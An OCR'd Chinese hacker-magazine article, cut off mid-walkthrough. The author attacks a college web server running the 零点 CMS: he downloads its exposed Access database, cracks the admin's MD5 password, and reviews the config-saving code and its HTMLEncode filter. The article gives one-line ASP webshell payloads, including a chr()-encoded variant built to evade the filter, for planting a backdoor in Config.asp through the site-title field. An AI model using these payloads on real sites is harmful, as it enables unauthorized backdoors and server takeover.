


图17

适合读者：网络爱好者、入侵爱好者
前置知识：无

零点CMS最新漏洞

文/图 morephaze

点燃烽火

我院Web服务器所采用的管理系统是"零点站点管理系统"，因为近期对其做了一次安全测试，便有了此文。

首先对这个系统进行一番注入漏洞检测，随便找一处链接"http://localhost/Unit_View.asp?id=3"提交个单引号试试，返回如图1所示。




图1

看来程序的设计者已经考虑到这一点，再看看别的几处链接，均是无功而返。再试试暴库漏洞，把一个二级路径的"/"替换成"%5c"，如图2所示。看来暴库失败。

一路高歌

换个思路，我们可以试一下白盒测试。到网上下了




图2

一个同版本的整站程序来分析测试，最新版是V3.1的，我们稍后测试。

大致摸清了零点的组织架构后，回头看渗透这边，在IE地址栏输入Date目录（零点数据库默认目录），返回如图3所示的信息。




图3

管理员……竟然把Web目录的浏览权留给了我们，这样连数据库名都不用费劲去猜了，而且还是默认的Data.mdb。用Access轻易拿到了用户名和MD5加密过的密码，直接用MD5Crack去跑，没几秒钟就跑出了111111的弱密码，今天运气真不错。

用密码进了前台，发现界面跟普通用户没什么区别。敌后根据地如图4所示。




图4

先看看有没有上传漏洞，如图5所示。




图5

发现它跟动网系统完全不一样，上传框架是用脚本生成的。用尽十八般兵器最终也只得出没有上传漏洞的结论，后来经过分析源文件知道它用的是"无惧上传组件"，是一个听起来就让我们觉得别扭的东西。

我接着注意到旁边的"备份数据库"模块，这使我想到了动网的经典备份漏洞，打开一看，如图6所示。




图6

很遗憾，程序设计者又把我们堵死在这了。还是先放下渗透，分析一下源文件再说吧。

过滤的玄机

大致把代码看了一下，发现作者对过滤用户输入数据这一块情有独钟，暂时还没找到什么可利用的。找朋友无心帮忙看了一下代码，第二天他给我留言说"save_Config.asp"好象有点问题，当晚我便把那源代码啃了一遍，代码如下：

```
<!--#include file="CommonFunction.asp"-->
<%Function saveConfig()
Tmp_sitetitle=HTMLEncode(Request.Form("sitetitle"))
'站点标题
Tmp_copyright=HTMLEncode(Request.Form
("copyright"))                    '版权
--------------省略代码若干-------------
ConfigWrite.WriteLine("")
content="Const ZD_SiteTitle="+chr(34)+Tmp_sitetitle+chr
(34)+"'站点标题"
ConfigWrite.WriteLine(content)
content="Const ZD_CopyRight="+chr(34)
+Tmp_copyright+chr(34)+"'版权"
ConfigWrite.WriteLine(content)
End Function
........
%>
```

以上代码来自处理站点参数配置页面数据的一个关键文件，最后那几行告诉我们它要把管理员输入的配置参数写入到Config.asp中去，再在每个网页里调用Config.asp，写到这里读者们可能已经知道我们要干什么了，没错，就是要把后门插进Config.asp里。点击进入如图7所示的界面。

在站点名称里填入一句话木马，但要注意的是必须让语句完整，也就是要让前后的双引号闭合，具体写入："hacker":execute(request("p")):hacker=""。在这里，冒号能够把一行的数个语句连接起来，放到Config.asp中执行就是"content="Const ZD_SiteTitle="+chr(34)+hacker":execute(request("p")):hacker="+chr(34)"，然后点击"保存数据"，再用一句话木马客户端去连接Config.asp，然而结果是空白一片，难道失败了？经过分析，若成功插入的话，Config.asp会有"execute类型不匹配"的提示，这就说明我们的木马插入失败。打开本地环境的Config.asp查看，如图8所示。

木马已经被自动修改的面目全非了，自然不会成




图7




图8

功。

我们看代码的这一行"Tmp_sitetitle= HTMLEncode(Request.Form("sitetitle"))"。原来是HTMLencode函数对我的输入进行了过滤，小马才惨死"沙场"。看到前面Include了一个CommonFunction.asp，可以肯定HTMLEncode函数就是它搞出来的。在Inc目录下找到了这个"万恶根源"，打开一看，还差点被唬住了。如图9所示。



图9

定定神，可以看出此文件是经过加密的，玩过黑客攻防实验室或ASP后门免杀的都知道这是怎么回事。这里我把HTMLEncode函数的代码列出来

```
Function HTMLEncode(fString)
if not isnull(fString) then
    fString = Replace(fString, CHR(38), "&#38;")
    fString = replace(fString, ">", "&gt;")
    fString = replace(fString, "<", "&lt;")
    fString = Replace(fString, CHR(39), "&#39;")
    fString = Replace(fString, CHR(32), " ")
    fString = Replace(fString, CHR(34), "&quot;")
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10), "<br/>")
    fString = Replace(fString, CHR(13)&CHR(10), "<br><br>")
    HTMLEncode = fString
  end if
end Function
```

难怪我的小马会惨死，此HTMLEncode比BBSXP的HTMLEncode还要狠，小马死得不冤。

第二天把HTMLEncode代码发给无心，后来他提议说把敏感字符转换一下再提交，和我的想法不谋而合。

由过滤的代码可以得知冒号和"+"号没有过滤，我们把木马改良了一下"1+chr(34):+chr(34)+execute(request(chr(112))):chr(34)+chr(34)=chr(34)"。再次保存数据，打开Config.asp查看，如图10所示。

